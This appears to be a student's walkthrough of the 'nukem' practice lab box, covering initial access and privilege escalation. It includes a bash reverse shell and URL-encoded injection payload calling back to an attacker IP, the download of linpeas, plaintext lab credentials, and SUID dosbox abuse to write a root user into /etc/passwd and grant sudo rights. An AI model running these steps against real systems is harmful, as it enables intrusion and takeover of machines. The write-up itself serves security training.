
So my next option was just trying to spawn a reverse shell connection directly from the command and then I will move nc over myself

start a listener:
rlwrap nc -lvnp 80

reverse shell used: /bin/bash -i >& /dev/tcp/192.168.45.174/80 0>&1


payload url encoded:
password=4da3c23c93c2af16914ef32142643532&cmd=system('/bin/bash+-i+>%26+/dev/tcp/192.168.45.174/80+0>%261');

This worked, also I remember that burp has a dark mode lol



Now that I have a shell on the system I check again for curl and wget, turns out it was which that wasn't on the system. I checked for wget by grepping /usr/bin and it was there

Initial Access



I was unable to make an out bound connection to the http server default for the python web server so I hosted it on a port that the server had an open port for: 22

```
python3 -m http.server 22
```

Checking system architecture before downloading nc binary. We got a 64 bit system

```
[http@nukem tmp]$ uname -a
uname -a
Linux nukem 5.8.9-arch2-1 #1 SMP PREEMPT Sun, 13 Sep 2020 23:44:55 +0000 x86_64 GNU/Linux
```

Downloading linpeas and nc

```
wget http://192.168.45.174:22/linpeas.sh -O linpeas.sh
```

Attempting to run nc I got an error and it didnt make a connection back, so I will just work from this shell its not too bad

```
[http@nukem tmp]$ ./nc64 192.168.45.174 1234 -e /bin/bash
./nc64 192.168.45.174 1234 -e /bin/bash
bash: [845226: 2 (255)] tcsetattr: Inappropriate ioctl for device
```

Checking sudo permissions, checking groups again, checking network connections for internal services.


```
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass help
[http@nukem tmp]$ id
id
uid=33(http) gid=33(http) groups=33(http)
[http@nukem tmp]$ netstat -ano
netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:13000           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:36445           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0     13 192.168.238.105:38784   192.168.45.174:80       ESTABLISHED on (0.25/0/0)
tcp6       0      0 :::3306                 :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::36445                :::*                    LISTEN      off (0.00/0/0)
tcp6       1      0 192.168.238.105:80      192.168.45.174:44320    CLOSE_WAIT  keepalive (6729.23/0/0)
raw6       0      0 :::58                   :::*                    7           off (0.00/0/0)
```

There is a localhost port listening on 5901 which is VNC

Looking at processes

```
ps -ewwo pid,user,cmd --forest
```


That flask instance that I saw earlier is running as root




Very notably he is also running that file from the home directory of the commander user. If I have write permissions over that file this could be good

Taking a step back before digging too deep, at this point I wanted to go and get my linpeas run out the way encase it gives me any system context im missing

Services with writable paths?




Commander credentials found



commander:CommanderKeenVorticons1990

It specifies that this is his db login so I can attempt to log into the sql instance with these creds, but I bet I could ssh with them too

Linpeas identifies dosbox as a binary running as root with the SUID set as a very likely priv esc vector




there is also an unknown binary at /usr/bin/sg whihc could be interesting to look at

At that point my linpeas stopped working so I ctrl+c and closed my session lol

SSH as commander

So I tried SSHing in as commander with the discovered creds and that worked.

Running sudo -l on commander, I did not have permissions to run sudo



commander is not in any interesting groups

Time to look at the dosbox thing


According to GTFObins


“Basically `dosbox` allows to mount the local file system, so that it can be altered using DOS commands. Note that the DOS filename convention (8.3) is used.”

I can mount the file system and then read files with elevated privileges.

Attempting to read the proof file worked, but in the exam I would need an actual shell I think. So I guess I could write a user into /etc/passwd as a privilged user OR i could try to read roots ssh key?

933c374aa7266e8ef500ec6b54698377






After much trial and error I was able to write a user to the /etc/passwd file with root privileges and then switch to that user!

dosbox -c 'mount c /' -c "echo hacked9:${pw}:0:0:/root:/bin/bash >>c:$LFILE" -c exit

su hacked9
password



Port Forwarding VNC Method

Looking up other methods online, it seems people port forwarded VNC (which makes sense as I saw it only local) and then taking commanders vnc credential file from in his directory. Then logging into the vnc instance using vnc viewer from their kali box. This way they could visually see the dosbox instance and look at the file system from there. I imagine that shell spawns as root so it would meet the conditions for ths box.

Testing this out for myself:

SCP the vnc passwd file to host

```
scp commander@192.168.238.105:/home/commander/.vnc/passwd ~/offsec/linux_pg/nukem/passwd
```

Use SSH reverse port forwarding to forward connections from port 5901 on the target to port 1234 on my local machine so I can access it with vnc viewer

```
ssh -L 1234:localhost:5901 commander@192.168.238.105
```


Connect with vncviewer

```
vncviewer -passwd passwd 127.0.0.1:1234
```

Within vnc viewer doing the dosbox mount drive

```
dosbox -c 'mount c /' -c "type c:$LFILE"
```


and looking at the files, from there I guess I could alsdo do something



switching to c: where the file system is mounter

> in the dosbox terminal
>
> c:
>
> From in this window I can write to the file system as a privileged user so I can just add commander to the sudoers file and I am effectively root
>
> #still in dosbox terminal here
> echo "commander ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers

Then you can see on the right that I have all sudo perms so I can effectively root, ignore the typo at the top


commander@nukem:~
kali@kali: ~
autorecon
commander@nukem:~/.vnc
kali@kali: ~/offsec/linux_pg/o
commander@nukem:~ 189x39
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
link/ether 00:0c:29:ce:8f:52 brd ff:ff:ff:ff:ff:ff
inet 192.168.70.132/24 brd 192.168.70.255 scope global dynamic
valid_lft 1674sec preferred_lft 1674sec
inet6 fe80::95f3:7f15:4a91:3070/64 scope link noprefixroute
valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc
link/none
inet 192.168.45.174/24 scope global tun0
valid_lft forever preferred_lft forever
inet6 fe80::9d76:ef6e:7035:a09e/64 scope link stable-privacy p
valid_lft forever preferred_lft forever
5: ligolo: <NO-CARRIER,POINTOPOINT,MULTICAST,NOARP,UP> mtu 1500 qd
link/none
6: ligolo2: <NO-CARRIER,POINTOPOINT,MULTICAST,NOARP,UP> mtu 1500 q
link/none
┌──(kali㉿kali)-[~/ligolo]
└─$ ./linux_agent -connect 192.168.45.174:11601 -ignore-cert
┌──(kali㉿kali)-[~/ligolo]
└─$ ssh -L 1234:localhost:5901 commander@192.168.238.105
commander@192.168.238.105's password:
Last login: Sat Aug 23 18:43:29 2025 from 192.168.45.174
[commander@nukem ~]$ dosbox -c 'mount c /' -c "type c:$LFILE"^C
[commander@nukem ~]$ ls
Desktop linux_agent local.txt python_rest_flask
[commander@nukem ~]$ sudo -l
/etc/sudoers:98: syntax error, unexpected '\n'
"commander ALL=(ALL) NOPASSWD: ALL"
^~
Runas and Command-specific defaults for commander:
Defaults!/etc/ctdb/statd-callout !requiretty
User commander may run the following commands on nukem:
(ALL) NOPASSWD: ALL
[commander@nukem ~]$
TightVNC: nukem:1 (commander)
Applications
DOSBox 0.74-3, Cpu s...
Terminal - commander...
Sat 23 Aug, 19:36 commander
Terminal - commander@nukem:/
File Edit View Terminal Tabs Help
[commander@nukem /]$ dosbox -c 'mount c /' -c "type c:$LFILE"
DOSBox version 0.74-3
Copyright 2002-2019 DOSBox Team, published under GNU GPL.

ALSA lib confmisc.c:767:(parse_card) cannot find card '0'
ALSA lib conf.c:4743:(_snd_con
ed error: No such file or dire
ALSA lib confmisc.c:392:(snd_f
ALSA lib conf.c:4743:(_snd_con
ror: No such file or directory
ALSA lib confmisc.c:1246:(snd_
ALSA lib conf.c:4743:(_snd_con
or: No such file or directory
ALSA lib conf.c:5231:(snd_conf
fy
ALSA lib pcm.c:2660:(snd_pcm_o
CONFIG:Loading primary setting
0.74-3.conf
MIXER:Can't open audio: No ava
ALSA:Can't subscribe to MIDI p
MIDI:Opened device:none
SHELL:Redirect output to sudoe
SHELL:Redirect output to sudoe
DOSBox 0.74-3, Cpu speed: 3000 cycles, Frameskip 0, Program: DOSBOX
Directory of C:\ROOT\.
<DIR> 23-08-2025 18:42
<DIR> 10-09-2020 15:54
CONFIG~1 <DIR> 10-09-2020 16:58
DESKTOP <DIR> 10-09-2020 16:58
GNUPG~1 <DIR> 10-09-2020 16:58
BASH_H~1 0 29-10-2020 16:02
CMBC~1 23 10-09-2020 16:58
ICEAUT~1 0 10-09-2020 16:58
PROOF TXT 33 23-08-2025 18:43
XAUTHO~1 50 16-10-2020 11:40
XSESSI~1 1 29-10-2020 14:40
XSESSI~2 OLD 1 29-10-2020 14:40
7 File(s) 108 Bytes
5 Dir(s) 262,111,744 Bytes free.
C:\ROOT>cd ..
C:\>cd /etc
C:\ETC>echo commander ALL=(ALL) NOPASSWD: ALL >> sudoers
C:\ETC>echo "commander ALL=(ALL) NOPASSWD: ALL" >> sudoers
C:\ETC>